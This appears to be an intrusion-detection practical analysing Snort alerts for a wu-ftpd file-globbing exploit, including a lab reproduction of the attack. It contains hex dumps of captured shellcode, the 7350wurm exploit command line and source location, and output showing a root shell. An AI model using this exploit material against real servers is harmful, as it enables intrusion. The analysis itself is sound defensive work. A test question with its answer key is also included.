Network Countermeasures: 5 (Firewall appears to have blocked the connection attempt)
Severity = 0

Defensive Recommendation:

Knowing that there is no reasonable explanation for port zero connections, the most logical and easiest defensive recommendation is to filter/block port zero at the firewall and/or perimeter router. There are no known attacks against this port although it is very likely we will start to see an increase in these types of scans now that Fyodor has incorporated it into the latest release of Nmap.

Multiple Choice Test Question:

The Snort rule listed below will generate an alert when the external source port is?

```
alert tcp $EXTERNAL_NET any <> $HOME_NET 0 (msg:"BAD TRAFFIC tcp port 0
traffic"; classtype:misc-activity; sid:524; rev:5;)
```

A) 524
B) 0
C) any
D) 5

ANSWER: C – any

Post to Intrusions@incidents.org for Feedback:

This analysis was posted to the intrusions@incidents.org mailing list on March 31, 2003. It can be viewed at http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00002.html.

I received very little in the way of feedback but Andrew Rucker Jones, as usual, provided some insight into the IP 0 anomaly that had me confused. His comments can be viewed at http://cert.uni-stuttgart.de/archive/intrusions/2003/04/msg00008.html.

Since I didn't receive any questions other than the hint from Andrew, I don't have an area in this paper devoted to follow up on those questions.

Detect Two: [**] FTP wu-ftp bad file completion attempt { [**]

```
[**] [1:1378:10] FTP wu-ftp bad file completion attempt { [**]
[Classification: Misc Attack] [Priority: 2]
11/16-10:41:40.796507 163.24.239.8:2377 -> 170.129.50.5:21
TCP TTL:44 TOS:0x0 ID:35478 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0xAB7BA8B9  Ack: 0xA5C3ACC4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4675774 5584057
```

```
[Xref => bugtraq 3581][Xref => cve CAN-2001-0886][Xref => cve CVE-2001-
0550]

[**] [1:1424:4] SHELLCODE x86 EB OC NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
11/16-10:41:40.176507 163.24.239.8:2377 -> 170.129.50.5:21
TCP TTL:44 TOS:0x0 ID:35386 IpLen:20 DgmLen:560 DF
***AP*** Seq: 0xAB7BA6BD  Ack: 0xA5C3AABB  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4675704 5583989
```

Source of Trace:

The raw data file used to analyze this detect came from the following website:

http://www.incidents.org/logs/Raw/2002.10.16/

Because this detect was obtained from the incidents.org website, I am not privy to the topology of the particular network used to generate the traffic. However, I can make some assumptions based on information gathered from the raw data file. Using TCPDUMP and Unix commands such as 'cut', 'sort' and 'uniq', I was able to determine that the entire binary file contained 2 unique MAC addresses. This could indicate that a sniffer/probe was placed between a perimeter router and a firewall.

Unique Source MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.16 | cut -f2 -d ' '| sort -
n | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

Unique Destination MAC Address(es)

```
[root@paris gcia]# tcpdump -n -e -r 2002.10.16 | cut -f3 -d ' '| sort -
n | uniq
0:0:c:4:b2:33
0:3:e3:d9:26:c0
```

It is important to note that because I was specifically interested in viewing the packets at the MAC address level, I had to use the '-e' switch in TCPDUMP. The '-e' switch allows the ability to print/view the link-level header for each packet. The 'cut' command required the use of the field (-f) and delimiter (-d) switch to view only the specified field. In this case, I wanted to see the source and destination MAC address and I knew that TCPDUMP uses a blank space (-d ' ') for the delimiter. The example packet below shows the packet structure with the source MAC address being the second field (-f2) and the destination MAC address being the third field (-f3).

```
[root@paris gcia]# tcpdump -n -c 1 -e -r 2002.10.16 src 163.24.239.8
10:41:40.176507 0:3:e3:d9:26:c0 0:0:c:4:b2:33 0800 574:
163.24.239.8.2377 > 170.129.50.5.21: P 2877007549:2877008057(508) ack
2781063867 win 32120 <nop,nop,timestamp 4675704 5583989> (DF)
```

It was possible to determine the hardware manufacture for each device by querying a MAC address/Vendor database at http://coffer.com/mac_find/. Using the first three octets of each MAC address I was able to determine that Cisco Systems, Inc was the vendor for each address. With this information I am reasonably certain that the network topology looks similar to the diagram below with the IDS being plugged into a mirrored port on a switch, a hub or network tap:

```
CISCO (ROUTER)==== +++ ==== CISCO (FIREWALL)
0:3:e3:d9:26:c0    IDS      0:0:c:4:b2:33
```

In looking at the snort alerts generated with ACID, I noticed a total of 83 unique destination IP addresses falling into the 170.129.xxx.xxx network space. All traffic coming from remote hosts is destined for hosts residing on this network, which indicates this network is located behind the firewall (`0:0:c:4:b2:33`). Based on the information contained in the raw file (2002.10.16), I don't feel it is possible to determine what filters are being used on the firewall because the probe isn't sufficiently placed to gather this information.

However, I do think it is possible to determine what filters are configured on the perimeter router (`0:3:e3:d9:26:c0`). ACID shows a total of 29 unique destination ports ranging from port 0 to 64509. It is interesting to note that any remote traffic bound for ports above 61550 are associated with HTML-type traffic. This could indicate that the remote hosts were responding to HTTP requests coming from the internal network and not targeted/directed attacks at ports in that range. Once I determined that these ephemeral ports were more than likely associated with internal requests to remote web servers that left only 5 ports that are mostly indicative of normal Internet traffic patterns. Therefore, it is safe to assume that the perimeter router is not configured to block the ports listed below while the ephemeral ports are probably normal for stateful packet filtering on the firewall.

Port 0	-	Reserved by IANA and not used (See Detect One)
Port 21	-	FTP
Port 80	-	HTTP
Port 515	-	Printing
Port 8080	-	Commonly associated with proxy servers

Detect Was Generated By:

Snort was used to generate the alert for this detect. At the time of this writing, the version shown below was the most current stable release. I also updated the rules (http://www.snort.org/dl/rules/snortrules-stable.tar.gz) to reflect any changes that may have occurred between the time I installed the intrusion detection engine and the dates I conducted testing.

```
[root@paris gcia]# snort -V

-*> Snort! <*-
```

```
Version 1.9.1 (Build 231)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

Additionally, snort was compiled with the '—with-mysql' switch to allow me to export any alerts to a MySQL database for further analysis with ACID. I left the default settings for $HOME_NET and $EXTERNAL_NET to 'any' but it should be noted that these settings could be modified to help eliminate false positives. I had to modify the snort.conf file to allow me to log to the database by adding the line:

```
output database: log, mysql, user=snort password=xxxxxx dbname=snort
host=localhost
```

I used the following switches with Snort to generate the alerts used in this analysis:

```
[root@paris gcia]# snort -r 2002.10.16 -c /etc/snort/snort.conf
```

This command resulted in 630 packets to be processed by Snort with 388 alerts being generated. Not having the fastest Linux box in the world, it took a blistering 48 seconds to analyze the data in the raw file and output the results to the MySQL database.

<SNIP>

```
Run time for packet processing was 47.424800 seconds
database: Closing connection to database "snort"


===============================================================================

Snort processed 630 packets.
Breakdown by protocol:                Action Stats:

    TCP: 605        (96.032%)         ALERTS: 388
    UDP: 0          (0.000%)          LOGGED: 388
   ICMP: 0          (0.000%)          PASSED: 0
    ARP: 0          (0.000%)
  EAPOL: 0          (0.000%)
   IPv6: 0          (0.000%)
    IPX: 0          (0.000%)
  OTHER: 23         (3.651%)
```

The traffic that caught my eye was what appears to be an attack against a vulnerable FTP server. Knowing that the server shown in the alert, wu-ftpd, from Washington University has an infamous history of being riddled with vulnerabilities, I was curious to dig a little deeper into this alert. My primary reason was I have never used this particular FTP daemon and thought it would be fun to gain some understanding about this popular, yet vulnerable server. My secondary reason was that an FTP alert smacked of a "real" attack that might indicate a wily hacker on the other end of the line. Let's see if my hope holds out and we nab the hacker in his native environment.

Here is the output from Snort:

```
[**] [1:1378:10] FTP wu-ftp bad file completion attempt { [**]
```

```
[Classification: Misc Attack] [Priority: 2]
11/16-10:41:40.796507 163.24.239.8:2377 -> 170.129.50.5:21
TCP TTL:44 TOS:0x0 ID:35478 IpLen:20 DgmLen:68 DF
***AP*** Seq: 0xAB7BA8B9  Ack: 0xA5C3ACC4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4675774 5584057
[Xref => bugtraq 3581][Xref => cve CAN-2001-0886][Xref => cve CVE-2001-
0550]
```

Using ACID, it is quite easy to find the associated rule as it is included as a link to the Snort rules database. Another nice feature of accessing the Snort rules database is that many of the signatures include a short knowledgebase on the rule, the potential impact and ways to mitigate said impact. However, it is also possible to search for the corresponding rule manually, as shown below:

```
[root@paris gcia]# cat /etc/snort/rules/* |grep "FTP wu-ftp bad file
completion attempt {"

alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP wu-ftp bad file
completion attempt {"; flow:to_server,established; content:"~";
content:"{"; distance:1; reference:cve,CVE-2001-0550;
reference:cve,CAN-2001-0886; reference:bugtraq,3581; classtype:misc-
attack; sid:1378; rev:10;)
```

A Snort rule is comprised of two parts; the Rule Header and Rule Options. The Rule Header is used to define the network protocols, source and destination address and the direction of the traffic. Using the rule above, we are looking for any tcp-based traffic destined for the internal network on port 21. The directional arrow (->) indicates the traffic flow. The use of variables is present in $EXTERNAL_NET (source) and $HOME_NET (destination). This is telling the rule to reference those settings as defined in the snort.conf file or by command-line switches (-h <home network>). We can also see that the rule action is defines as ‘alert’, meaning that Snort will create an entry in the appropriate alert file and log the packet. Other rule actions include ‘log’, ‘pass’ and ‘user-defined’.

The second part of the rule, Rule Options, defines what attributes must be present n order to trigger an alert. The Rule Options are easily located because they are always enclosed in parentheses. The above rule has many attributes and is an excellent example of how many attributes can be incorporated into the options. In this case, the rule specifies the message (msg) that is to be printed in the logs, defines the flow (to_server, established), the type of content that must be present to trigger the alert (~ and {), the distance (1), references (CVE, Buqtraq), classification (misc-attack), Snort ID (1378) and the revision number (10). We can see that this falls into the category of miscellaneous attack and is a Snort defined rule that has been revised 10 times since its inception. To clarify the SID numbers, numbers 0-100 are reserved for Marty Roesch, 101-1000000 are assigned by the Snort Development team for widespread distribution and anything above 1000000 can be used for locally defined rules.

The ‘flow’ attribute is relatively new to Snort and should be explained. Flow, in this instance, is used in conjunction with TCP stream reassembly and allows rules to apply to

certain directions of traffic flow. In this rule, we are looking to trigger on requests from the client to the server and ONLY on established TCP connections. This should prove very useful in minimizing false positives and triggered alerts on spoofed addresses. The Snort website contains a detailed guide to writing rules (http://www.snort.org/docs/writing_rules/) and has proven itself useful to me during the course of this practical time and time again.

Probability the Source Address was Spoofed:

Given the nature of the alert and the information contained in the offending packet, it is extremely unlikely that the address is spoofed. It is evident that this is a client-initiated connection and the TCP three-way handshake has occurred. FTP is a connection-oriented protocol meaning that the source address is making the connection to transfer files from one host to another.

The Snort rule also suggests this is an established connection because it clearly stipulates in the Rules Options field that the alert will trigger on a client to server connection based on a successful TCP connection. Also, there are other packets in the raw log that indicate this alert is part of an established connection:

```
[root@paris gcia]# tcpdump -n -r 2002.10.16 src 163.24.239.8

10:41:40.176507 163.24.239.8.2377 > 170.129.50.5.21: P
2877007549:2877008057(508) ack 2781063867 win 32120 <nop,nop,timestamp
4675704 5583989> (DF)
10:41:40.796507 163.24.239.8.2377 > 170.129.50.5.21: P 508:524(16) ack
522 win 31856 <nop,nop,timestamp 4675774 5584057> (DF)
10:41:55.306507 163.24.239.8.2377 > 170.129.50.5.21: P 612:619(7) ack
833 win 31856 <nop,nop,timestamp 4677231 5585515> (DF)
```

Description of Attack:

Based on the alert message and the Bugtraq ID associated with this alert, we are looking at an attack targeting the wu-ftpd server daemon (2.5.0, 2.6.0, 2.6.1) available from Washington University with a vulnerability that affected nearly every known platform that is supported. Specifically, this is a “file globbing heap corruption vulnerability” that “may allow for an attacker to execute arbitrary code on a server remotely”. What does it all mean? Before we get into attack specifics, it will be helpful to provide some brief commentary on the vulnerability and associated CVE, CERT and Buqtraq advisories. Full discussion will be provided in the correlation section of this paper.

As noted above, this attack is looking to exploit the wu-ftpd FTP daemon running on TCP Port 21. A successful exploit allows the remote attacker to issue commands as the User ID associated with the process, typically root. File globbing refers to use of shortened notation to reference a complete directory listing or filename. In the example provided by CERT Advisory CA-2001-07, “MGET *.c” is expanded to indicate that all files ending in the “.c” extension should be retrieved from the FTP server. The wu-ftpd source code made use of its own globbing code which, in this case, made it susceptible to

attack because it did not properly execute when given commands with improper syntax. By taking advantage of this, the attacker can insert other types of commands at admin/root level that will then be executed by the server process.

There are multiple advisories associated with this attack:

Name	Description
CVE-2001-0550	wu-ftpd 2.6.1 allows remote attackers to execute arbitrary commands via a "~{" argument to commands such as CWD, which is not properly handled by the glob function (ftpglob).
CVE-2001-0886	Buffer overflow in glob function of glibc allows attackers to cause a denial of service (crash) and possibly execute arbitrary code via a glob pattern that ends in a brace "{" character.

Figure 2: CVE Listing for wu-ftpd Vulnerability

The output from Snort indicates a TCP port 21 connection from 163.24.239.8 to 170.129.50.5 with a very interesting string of "CWD ~/{.,.,.,.}." that seems highly unusual and gives us a starting point to investigate the possible tool used in this exploit. There are also two other packets captured that will help us along the way.

```
[root@paris gcia]# tcpdump -n -X -r 2002.10.16 src 163.24.239.8

11:41:40.176507 163.24.239.8.2377 > 170.129.50.5.21: P 2877007549:2877008057(508) ack
2781063867 win 32120 <nop,nop,timestamp 4675704 5583989> (DF)
0x0000   4500 0230 8a3a 4000 2c06 53e6 a318 ef08        E..0.:@.,.S.....
0x0010   aa81 3205 0949 0015 ab7b a6bd a5c3 aabb        ..2..I...{......
0x0020   8018 7d78 dd79 0000 0101 080a 0047 5878        ..}x.y.......GXx
0x0030   0055 3475 4357 4420 3030 3030 3030 3030        .U4uCWD.00000000
0x0040   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0050   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0060   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0070   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0080   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0090   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00a0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00b0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00c0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00d0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00e0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00f0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0100   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0110   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0120   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0130   3030 3030 3030 3030 f0fc 4031 0708 985f        00000000..@1..._
0x0140   0808 eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0150   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0160   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0170   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0180   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x0190   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01a0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
```

```
0x01b0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01c0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01d0   eb0c eb0c eb0c eb0c eb0c eb0c eb0c eb0c        ................
0x01e0   eb0c eb0c eb0c eb0c 9090 9090 9090 9090        ................
0x01f0   9090 9090 31db 43b8 0b74 510b 2d01 0101        ....1.C..tQ.-...
0x0200   0150 89e1 6a04 5889 c2cd 80eb 0e31 dbf7        .P..j.X......1..
0x0210   e3fe ca59 6a03 58cd 80eb 05e8 ed0a ca59        ...Yj.X........Y
0x0220   6a03 58cd 80eb 05e8 edff ffff ffff ff0a        j.X.............
11:41:40.796507 163.24.239.8.2377 > 170.129.50.5.21: P 508:524(16) ack 522 win 31856
<nop,nop,timestamp 4675774 5584057> (DF)
0x0000   4500 0044 8a96 4000 2c06 5576 a318 ef08        E..D..@.,.Uv....
0x0010   aa81 3205 0949 0015 ab7b a8b9 a5c3 acc4        ..2..I...{......
0x0020   8018 7c70 caf3 0000 0101 080a 0047 58be        ..|p.........GX.
0x0030   0055 34b9 4357 4420 7e2f 7b2e 2c2e 2c2e        .U4.CWD.~/{.,.,.
0x0040   2c2e 7d0a                                      ,.}.
11:41:55.306507 163.24.239.8.2377 > 170.129.50.5.21: P 612:619(7) ack 833 win 31856
<nop,nop,timestamp 4677231 5585515> (DF)
0x0000   4500 003b 928d 4000 2c06 4d88 a318 ef08        E..;..@.,.M.....
0x0010   aa81 3205 0949 0015 ab7b a921 a5c3 adfb        ..2..I...{.!....
0x0020   8018 7c70 3072 0000 0101 080a 0047 5e6f        ..|p0r.......G^o
0x0030   0055 3a6b 4357 4420 7e7b 0a                    .U:kCWD.~{.
```

The first packet that triggered the '`SHELLCODE x86 EB OC NOOP`' wasn't enough information to determine the tool used so I started looking at the other two packets in the hopes of finding a tool that would cause these alerts to be generated. I thought I hit the jackpot when I found a tool called '`woot-exploit`' that takes advantage of an FTP file globbing vulnerability. I compiled the tool and ran it in my lab (VMware) against a Red Hat 7.1 default installation containing a vulnerable release of the wu-ftpd daemon. My feeling of optimism was quickly dashed when I realized that the tool does not send a string matching that shown in the Snort alert. However, all hope was not lost because I learned the valuable lesson of digging into source code to look at the strings the exploit would send to the remote server. I was spending valuable time trying to recreate the attack because it didn't dawn at me that this information is readily obtained by going straight to the source code. With this newly gained feeling of confidence, I continued my search and found exploit code called, '7350wurm.c' that seemed to fit the bill because it contained the suspicious string '`~/{.,.,.,.}`'. However, being the curious sort and not fully trusting my ability to read source code, I compiled the code and ran it against the vulnerable FTP daemon while capturing the packets with TCPDUMP. As I will explain in the 'Attack Mechanism' and 'Correlation' sections, I am very certain the tool used was the 7350wurm exploit.

Attack Mechanism:

Once the remote attacker establishes a TCP connection with the vulnerable server, the exploit code is executed with a command similar to:

```
[root@berlin root]# ./wurm -t 19 -d 192.168.72.132
```

Breaking the above command down, we have the following:

./wurm = compiled source code (`gcc 7350wurm.c –o wurm`)
-t 19 = RedHat 7.1 (Seawolf) [wu-ftpd-2.6.1-16.rpm]
-d = IP address of the vulnerable server, 192.168.72.132

Once the program is launched, it will attempt to log into the FTP server with the default user ID of 'ftp' and the default password of 'mozilla@' (Note: there are switches available to specify your own User ID/Password) and then begins the exploit as shown in the next three packets that correspond to the packets captured by Snort in the raw binary file.

```
14:23:53.812604 192.168.72.128.32776 > 192.168.72.132.21: P [tcp sum ok] 758:126
6(508) ack 3500 win 5840 <nop,nop,timestamp 469143 101908> (DF) (ttl 64, id 2875
5, len 560)
0x0000   4500 0230 7053 4000 4006 b61f c0a8 4880        E..0pS@.@.....H.
0x0010   c0a8 4884 8008 0015 0dae 5b1f ee8b 7480        ..H.......[...t.
0x0020   8018 16d0 d769 0000 0101 080a 0007 2897        .....i........(.
0x0030   0001 8e14 4357 4420 3030 3030 3030 3030        ....CWD.00000000
0x0040   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0050   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0060   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0070   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0080   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0090   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00a0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00b0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00c0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00d0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00e0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x00f0   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0100   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0110   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0120   3030 3030 3030 3030 3030 3030 3030 3030        0000000000000000
0x0130   3030 3030 3030 3030 f0ff ffff ffff fffc        00000000........
```

<SNIP>

```
14:23:53.815879 192.168.72.128.32776 > 192.168.72.132.21: P [tcp sum ok] 1266:1282(16)
ack 4021 win 6432 <nop,nop,timestamp 469148 101910> (DF
) (ttl 64, id 28756, len 68)
0x0000   4500 0044 7054 4000 4006 b80a c0a8 4880        E..DpT@.@.....H.
0x0010   c0a8 4884 8008 0015 0dae 5d1b ee8b 7689        ..H.......]...v.
0x0020   8018 1920 c20e 0000 0101 080a 0007 289c        ..............(.
0x0030   0001 8e16 4357 4420 7e2f 7b2e 2c2e 2c2e        ....CWD.~/{.,.,.
0x0040   2c2e 7d0a                                      ,.}.
```

<SNIP>

```
14:23:53.828854 192.168.72.128.32776 > 192.168.72.132.21: P [tcp sum ok] 1370:1377(7) ack
4332 win 6432 <nop,nop,timestamp 469155 101912> (DF)
 (ttl 64, id 28764, len 59)
0x0000   4500 003b 705c 4000 4006 b80b c0a8 4880        E..;p\@.@.....H.
0x0010   c0a8 4884 8008 0015 0dae 5d83 ee8b 77c0        ..H.......]...w.
0x0020   8018 1920 32e7 0000 0101 080a 0007 28a3        ....2.........(.
0x0030   0001 8e18 4357 4420 7e7b 0a                    ....CWD.~{.
```

Once the server is exploited, the code will issue a '`id`' and '`uname -a`' command and display the result to the attacker:

```
14:23:53.859314 192.168.72.128.32776 > 192.168.72.132.21: P [tcp sum ok] 1449:1477(28)
ack 4336 win 6432 <nop,nop,timestamp 469170 101918> (DF
) (ttl 64, id 28766, len 80)
0x0000   4500 0050 705e 4000 4006 b7f4 c0a8 4880        E..Pp^@.@.....H.
0x0010   c0a8 4884 8008 0015 0dae 5dd2 ee8b 77c4        ..H.......]...w.
0x0020   8018 1920 7330 0000 0101 080a 0007 28b2        ....s0........(.
0x0030   0001 8e1e 756e 7365 7420 4849 5354 4649        ....unset.HISTFI
0x0040   4c45 3b69 643b 756e 616d 6520 2d61 3b0a        LE;id;uname.-a;.
```

<SNIP>

```
14:23:53.871046 192.168.72.132.21 > 192.168.72.128.32776: P [tcp sum ok] 4336:4375(39)
ack 1477 win 6432 <nop,nop,timestamp 101919 469170> (DF
) (ttl 64, id 60295, len 91)
0x0000   4500 005b eb87 4000 4006 3cc0 c0a8 4884        E..[..@.@.<...H.
0x0010   c0a8 4880 0015 8008 ee8b 77c4 0dae 5dee        ..H.......w...].
```

```
0x0020   8018 1920 9138 0000 0101 080a 0001 8e1f        .....8..........
0x0030   0007 28b2 7569 643d 3028 726f 6f74 2920        ..(.uid=0(root).
0x0040   6769 643d 3028 726f 6f74 2920 6772 6f75        gid=0(root).grou
0x0050   7073 3d35 3028 6674 7029 0a                    ps=50(ftp).
```

<SNIP>

```
14:23:53.909575 192.168.72.132.21 > 192.168.72.128.32776: P [tcp sum ok] 4375:4455(80)
ack 1477 win 6432 <nop,nop,timestamp 101924 469196> (DF
) (ttl 64, id 60296, len 132)
0x0000   4500 0084 eb88 4000 4006 3c96 c0a8 4884        E.....@.@.<...H.
0x0010   c0a8 4880 0015 8008 ee8b 77eb 0dae 5dee        ..H.......w...].
0x0020   8018 1920 0960 0000 0101 080a 0001 8e24        .....`.........$
0x0030   0007 28cc 4c69 6e75 7820 6c6f 6361 6c68        ..(.Linux.localh
0x0040   6f73 742e 6c6f 6361 6c64 6f6d 6169 6e20        ost.localdomain.
0x0050   322e 342e 322d 3220 2331 2053 756e 2041        2.4.2-2.#1.Sun.A
0x0060   7072 2038 2032 303a 3431 3a33 3020 4544        pr.8.20:41:30.ED
0x0070   5420 3230 3031 2069 3638 3620 756e 6b6e        T.2001.i686.unkn
0x0080   6f77 6e0a                                      own.
```

As shown above, we essentially have root level access to this server and can issue commands (`ls`):

```
14:24:07.998563 192.168.72.128.32776 > 192.168.72.132.21: P [tcp sum ok] 1477:1480(3) ack
4455 win 6432 <nop,nop,timestamp 476406 101924> (DF)
 (ttl 64, id 28769, len 55)
0x0000   4500 0037 7061 4000 4006 b80a c0a8 4880        E..7pa@.@.....H.
0x0010   c0a8 4884 8008 0015 0dae 5dee ee8b 783b        ..H.......]...x;
0x0020   8018 1920 af25 0000 0101 080a 0007 44f6        .....%........D.
0x0030   0001 8e24 6c73 0a                              ...$ls.
```

<SNIP>

```
14:24:08.004858 192.168.72.132.21 > 192.168.72.128.32776: P [tcp sum ok] 4455:4471(16)
ack 1480 win 6432 <nop,nop,timestamp 103377 476406> (DF
) (ttl 64, id 60297, len 68)
0x0000   4500 0044 eb89 4000 4006 3cd5 c0a8 4884        E..D..@.@.<...H.
0x0010   c0a8 4880 0015 8008 ee8b 783b 0dae 5df1        ..H.......x;..].
0x0020   8018 1920 e5f5 0000 0101 080a 0001 93d1        ................
0x0030   0007 44f6 6269 6e0a 6574 630a 6c69 620a        ..D.bin.etc.lib.
0x0040   7075 620a                                      pub.
```

Correlations:

During the course of my research I was able to locate some interesting resources devoted to this particular attack. Of particular interest was a post by Ronny Rietveld (http://cert.uni-stuttgart.de/archive/intrusions/2002/12/msg00097.html), on December 6, 2002 to the Intrusions mailing list that analyzed the same alert albeit from a different source file. Ronny's post to the Intrusions listserv proved helpful by directing me to the white paper written by Toby Miller (http://www.incidents.org/detect/rating.html), which described this particular attack in great detail. The exploit source code was obtained from http://packetstormsecurity.nl/0205-exploits/7350wurm.c and once compiled, provided me with a wealth of knowledge of how this particular attack is conducted.

As noted above, there are two CVE entries that correlate to this alert. CVE-2001-0886 can be found at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0886. CVE-2001-0550 can be found at http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0550.

Once I had a firm understanding of how the attack worked and exhausted my references above, I turned my attention to the source address. Performing a query at dshield.org

resulted in zero reports from the source IP address of 163.24.239.8. This seemed odd to me since the dshield/incidents.org site is usually the most complete database available. However, I was able to find some correlation at MyNetWatchman.com. The MyNetWatchman query showed quite a bit of activity from this IP address beginning in November 2002 and ending in December 2002. All of the reported incidents were FTP-related which could indicate similar attack patterns. Information contained in the report indicated the source IP originated in Taiwan, Republic of China. A 'whois' query yielded the following results:

```
[root@paris gcia]# whois -h whois.apnic.net 163.24.239.8
[whois.apnic.net]
% [whois.apnic.net node-2]
% How to use this server        http://www.apnic.net/db/
% Whois data copyright terms
http://www.apnic.net/db/dbcopyright.html

inetnum:      163.24.0.0 - 163.24.255.255
netname:      TANET-B-PTC
descr:        imported inetnum object for PCEN
country:      TW
admin-c:      AP138-AP
tech-c:       AP138-AP
status:       UNSPECIFIED
remarks:      ----------
remarks:      imported from ARIN object:
remarks:
remarks:      inetnum:     163.24.0.0 - 163.24.255.255
remarks:      netname:     TANET-B-PTC
remarks:      org-id:      PCEN
remarks:      status:      reassignment
remarks:      rev-srv:     DNS.PTC.EDU.TW
                           MAILCC.NPUST.EDU.TW
remarks:      tech-c:      AP814-ARIN
remarks:      reg-date:    2002-02-27
remarks:      changed:     hostmaster@arin.net 20020227
remarks:      source:      ARIN
remarks:
remarks:      ----------
notify:       abuse@ptc.edu.tw
mnt-by:       MNT-ERX-PINGTUNGCOUEDNET-NON-TW
changed:      hostmaster@arin.net 20020227
changed:      hm-changed@apnic.net 20030407
source:       APNIC

person:       Admin PingTung
address:      PingTung Country Education Network
              No. 262, Hsin-yi Road, Pingtung City, Taiwan, R.O.C.
country:      TW
phone:        +81-87360166
e-mail:       abuse@ptc.edu.tw
nic-hdl:      AP138-AP
remarks:      ----------
remarks:      imported from ARIN object:
remarks:
remarks:      poc-handle:  AP814-ARIN
```

```
remarks:        is-role:     N
remarks:        last-name:   PingTung
remarks:        first-name:  Admin
remarks:        street:      PingTung Country Education Network
                             No. 262, Hsin-yi Road, Pingtung City,
Taiwan, R.O.C.
remarks:        country:     TW
remarks:        mailbox:     abuse@ptc.edu.tw
remarks:        reg-date:    2002-02-27
remarks:        changed:     hostmaster@arin.poc 20020227
remarks:        source:      ARIN
remarks:
remarks:        ----------
notify:         abuse@ptc.edu.tw
mnt-by:         MNT-ERX-PINGTUNGCOUEDNET-NON-TW
changed:        hostmaster@arin.poc 20020227
changed:        hm-changed@apnic.net 20030407
source:         APNIC
```

A 'host' query indicates the IP address resolves to mail.ptc.edu.tw as shown below:

```
[root@paris gcia]# host 163.24.239.8
8.239.24.163.in-addr.arpa domain name pointer mail.ptc.edu.tw.
```

We can also see that this particular IP address is registered to the PingTung Country Education Network. Using this name, we can dig around the Internet to see if this network has shown patterns of abuse over time. It shouldn't come as a surprise that the majority of newsgroup postings concerning the PingTung Country Education Network deal with various types of SPAM. Using the link, http://groups.google.com/groups?hl=en&lr=&ie=UTF-8&oe=UTF-8&safe=off&q=PingTung+Country+Education+Network&sa=N&tab=wg, reveals a wide range of abuse sightings and SPAM reports originating from this network.

Evidence of Active Targeting:

While we do not see evidence of prior reconnaissance, I am fairly certain this is an active target. We do not see evidence that other machines on the network have been targeted in such a manner nor do we see any communication to other hosts. Based on the exploit attempted, the remote host probably had knowledge that the destination address was running an FTP service that could be vulnerable. Had the attacker not had an idea of what services were running, I am certain we would have seen evidence of a "blind spray" attack where many targets or an entire subnet would have been targeted with the same exploit.

Severity:

Using the formula, (Criticality + Lethality) – (System + Net countermeasures) = Severity, I have determined the following:

Criticality: 4 (This is an FTP server, not a 'core' service)

Lethality: 5 (Remote attacker could gain root level access)
System Countermeasures: 1 (must assume the worst since we are not certain)
Network Countermeasures: 2 (Firewall allows access to the FTP service)
Severity = 6

It could be argued that Criticality should be rated a '5' since we aren't certain the attacked host isn't considered a critical or core server. However, I am basing my analysis on the FTP service alone and I would not consider FTP to be a critical service.

During my analysis, I was certain this was a false positive because there was no indication this was a successful exploit. Based on my testing of the script in the lab, we should have seen additional alerts triggered upon a successful exploit. These additional alerts are listed below and while they were not displayed in the network detect, this might not indicate a false positive as I initially thought.

Name of Alert	SID	Direction
FTP RNFR ././ attempt	1622	Source ➔ Destination
ATTACK RESPONSES id check returned root	498	Destination ➔ Source
FTP CWD overflow attempt	1919	Source ➔ Destination

Figure 3 - Possible Snort Alerts on Successful Exploit

